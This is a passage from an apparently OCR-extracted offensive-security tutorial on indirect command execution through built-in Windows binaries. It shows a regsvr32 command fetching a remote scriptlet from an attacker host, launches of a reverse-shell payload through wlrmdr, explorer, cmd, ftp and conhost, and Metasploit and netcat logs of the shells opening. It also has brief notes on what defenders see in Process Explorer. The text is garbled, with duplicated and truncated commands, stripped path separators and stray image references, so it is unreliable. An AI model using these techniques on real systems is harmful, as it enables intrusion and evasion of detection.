SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.0.89:8080/qYRAgZv3qAaNC.sct scrobj.dll"

SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.0.89:8080/qYRAgZv3qAaNC.sct scrobj.dll"

```
SyncAppvPublishingServer.vbs "Break; regsvr32 /s /n /u /i:http://192.168.0.89:8080/qYRAgZv3qAaNC.sct
```



On our Metasploit console, we receive a reverse shell!

```
msf6 exploit(multi/script/web_delivery) > [*] 192.168.0.119    web_delivery - Handling .sct Request
[*] 192.168.0.119    web_delivery - Delivering Payload (3733 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 1 opened (192.168.0.89:1337 → 192.168.0.119:1099 ) at 2022-03-17 02:48:56 -0400
[*] 192.168.0.119    web_delivery - Handling .sct Request
[*] 192.168.0.119    web_delivery - Delivering Payload (3727 bytes)
[*] Sending stage (200262 bytes) to 192.168.0.119
[*] Meterpreter session 2 opened (192.168.0.89:1337 → 192.168.0.119:1102 ) at 2022-03-17 02:49:41 -0400
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  DESKTOP-9GSGKO9\hex @ DESKTOP-9GSGKO9  192.168.0.89:1337 → 192.168.0.119:109
  2         meterpreter x64/windows  DESKTOP-9GSGKO9\hex @ DESKTOP-9GSGKO9  192.168.0.89:1337 → 192.168.0.119:110

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, a conhost has been spawned inside a powershell process.

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		760 K	77,044 K	88		
System Idle Process	< 0.01	56 K	8 K	0		
System	< 0.01	192 K	156 K	4		
csrss.exe		1,684 K	5,252 K	424		
wininit.exe		1,600 K	6,948 K	500		
csrss.exe	1.90	1,760 K	5,196 K	548		
winlogon.exe		2,944 K	12,168 K	600		
explorer.exe	53.17	105,172 K	154,492 K	5188	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe	< 0.01	1,816 K	9,116 K	6328	Windows Security notification ...	Microsoft Corporation
vmtoolsd.exe	< 0.01	24,640 K	43,396 K	6384	VMware Tools Core Service	VMware, Inc.
procexp64.exe	7.60	22,892 K	39,384 K	6724	Sysinternals Process Explorer	Sysinternals - www.sysinter...
cmd.exe		2,740 K	3,884 K	4136	Windows Command Process...	Microsoft Corporation
conhost.exe	< 0.01	7,196 K	19,352 K	4192	Console Window Host	Microsoft Corporation
nc64.exe	0.63	900 K	3,788 K	6860		
cmd.exe		5,604 K	18,844 K	6980	Windows Command Process...	Microsoft Corporation
powershell.exe	< 0.01	57,776 K	71,220 K	4120	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	4,604 K	14,232 K	6604	Console Window Host	Microsoft Corporation
powershell.exe	< 0.01	63,408 K	76,556 K	4112	Windows PowerShell	Microsoft Corporation
conhost.exe	< 0.01	4,580 K	14,228 K	2032	Console Window Host	Microsoft Corporation
csrss.exe	< 0.01	1,784 K	4,808 K	6588		
winlogon.exe		2,888 K	11,248 K	5828		
fontdrvhost.exe		1,420 K	3,796 K	3208		
LogonUI.exe		25,916 K	64,900 K	2576		
dwm.exe	< 0.01	36,028 K	50,732 K	5080		

Method 5 – wlrmdr.exe

Windows Logon Reminder (wlrmdr.exe) is an executable file available by default in Microsoft which often throws up balloon reminders saying that Windows needs to lock and unlock the device in order to update windows login credentials. Here, this tool is taking a bunch of flags for input, making it a potential candidate for **Indirect Command Execution** scenarios.

-s : Time to show notification in milliseconds. Use 0 to display the notification without a timeout.

-f <x> One or more of the following values that indicate an icon to display in the notification.

0x00000000 = Do not display an icon.

0x00000001 = Display an information icon.

0x00000002 = Display a warning icon.

0x00000003 = Display an error icon.

0x00000004 = Icon of keys.

0x00000010 = Do not play the associated sound.

x is decimal. To display an information icon without sound = 0x01 + 0x10 = 0x11 = 17 decimal

-t: Text first Line


-m: Text second Line

-u: Executable to run

wlrmdr.exe -s 3600 -f 0 -t _ -m _ -a 11 -u C:UsersPublicshell.exe


wlrmdr.exe -s 3600 -f 0 -t _ -m _ -a 11 -u C:UsersPublicshell.exe

```
wlrmdr.exe -s 3600 -f 0 -t _ -m _ -a 11 -u C:UsersPublicshell.exe
```



On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, shell.exe as a standalone has been spawned.



Method 6 – explorer.exe

When a user opens the file manager, they run the executable Explorer.exe. The path bar, which mentions the current working directory, also serves as a run prompt where entering the name of a binary spawns it (like cmd.exe). Moreover, Explorer.exe spawns the binary as a child process. You can also achieve this via the command line.

explorer.exe /root,"C:UsersPublicshell.exe"

explorer.exe /root,"C:UsersPublicshell.exe"

```
explorer.exe /root,"C:UsersPublicshell.exe"
```

```
C:\Users\Public>explorer.exe /root,"C:\Users\Public\shell.exe"
explorer.exe /root,"C:\Users\Public\shell.exe"

C:\Users\Public>
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49916
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
workstation01\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, cmd.exe has been spawned which in turn runs our shell.exe



Method 7 – cmd.exe

Cmd.exe is the command prompt (terminal) of Windows and is capable of executing binaries using the /c flag. One can indirectly execute a malicious file using cmd.exe like so:

cmd.exe /c C:UsersPublicshell.exe

cmd.exe /c C:UsersPublicshell.exe

```
cmd.exe /c C:UsersPublicshell.exe
```

Moreover, an attacker may also benefit from the lesser-known path traversal execution method. This lets an attacker traverse back to explorer.exe and use that to initiate the process for “shell.exe.” This complicates the analysis part for a blue teamer and is considered better than the previous method.

cmd.exe /c "ignite.local /../../../../../../../../../../windows/explorer.exe" /root,C:UsersPublicshell.exe

cmd.exe /c "ignite.local /../../../../../../../../../../windows/explorer.exe" /root,C:UsersPublicshell.exe

```
cmd.exe /c "ignite.local /../../../../../../../../../../windows/explorer.exe" /root,C:UsersPublicshe
```

```
C:\Users\Public>cmd.exe /c "ignite.local /../../../../../../../../../../windows/explorer.exe" /root,C:\Users\Public\
shell.exe
cmd.exe /c "ignite.local /../../../../../../../../../../windows/explorer.exe" /root,C:\Users\Public\shell.exe

C:\Users\Public>
```


On our reverse listener set up on port 4444, we establish a connection as the shell executes!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49937
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
workstation01\hex

C:\Windows\system32>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, the system has spawned a conhost (masking our shell) as a child process under the explorer.exe process and it is stealthier.



Method 8 – ftp.exe


Newer versions of Windows 10 and 11 come with a ftp.exe binary already included with the default installation. Moreover, the system PATH variable makes it available, and you can execute it from any working directory. Thereafter, we can load the command we want to run in a text file called “script.txt” and execute it using the ftp -s option which executes text files as a script. Hence, we include the explorer.exe command in this script and execute it using ftp.

echo !explorer.exe /root,"C:UsersPublicshell.exe" > script.txt && ftp -s:script.txt


echo !explorer.exe /root,"C:UsersPublicshell.exe" > script.txt && ftp -s:script.txt

```
echo !explorer.exe /root,"C:UsersPublicshell.exe" > script.txt && ftp -s:script.txt
```

On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!



Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, an ftp instance is running with no notable indication of our shell.exe in processes making it stealthier.



Method 9 – conhost.exe


Conhost.exe stands for Console Host which was introduced with Windows 7. It is sort of a bridge between old school CRSS and cmd.exe. More information can be found here. In simpler terms, it helps Command Prompt to interact with Windows explorer and provides functionality like drag and drop text from explorer to cmd.exe—another technique useful for **Indirect Command Execution**.

Conhost can also be used to launch arbitrary executables. Depending on which Windows version you are using the results may vary but as per Build 1809, I found it to be working.


conhost "ignite.local C:UsersPublicshell.exe"

conhost "ignite.local C:UsersPublicshell.exe"

```
conhost "ignite.local C:UsersPublicshell.exe"
```




On our reverse listener set up on port 4444, we establish a connection as the shell executes!



Inspection in process explorer:

In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, a cmd.exe process has launched a conhost instance. It remains stealthy compared to other methods as the process explorer doesn't show shell.exe.



Method 10 - WSL Only (bash.exe)

Method 10 - WSL Only (bash.exe)

```
Method 10 - WSL Only (bash.exe)
```

The next two methods are use-case specific. WSL stands for Windows Subsystem for Linux and can help a user install an instance of their favourite Linux distro onto Windows itself by creating a subsystem. Here, the victim has installed an Ubuntu instance in WSL. It can be installed by instructions provided here.


```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.189] 52142
sh: 0: can't access tty; job control turned off
$ id
id
uid=1000(hex) gid=1000(hex) groups=1000(hex),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44
(video),46(plugdev),117(netdev)
$ whoami
whoami
hex
$ uname -a
uname -a
Linux DESKTOP-E8AK5SR 4.4.0-19041-Microsoft #1237-Microsoft Sat Sep 11 14:32:00 PST 2021 x86_64 x86_64 x86_64 GNU/
Linux
$
```

If the victim installs WSL with the socat package, they can use bash.exe present in the system to obtain a reverse shell like so:

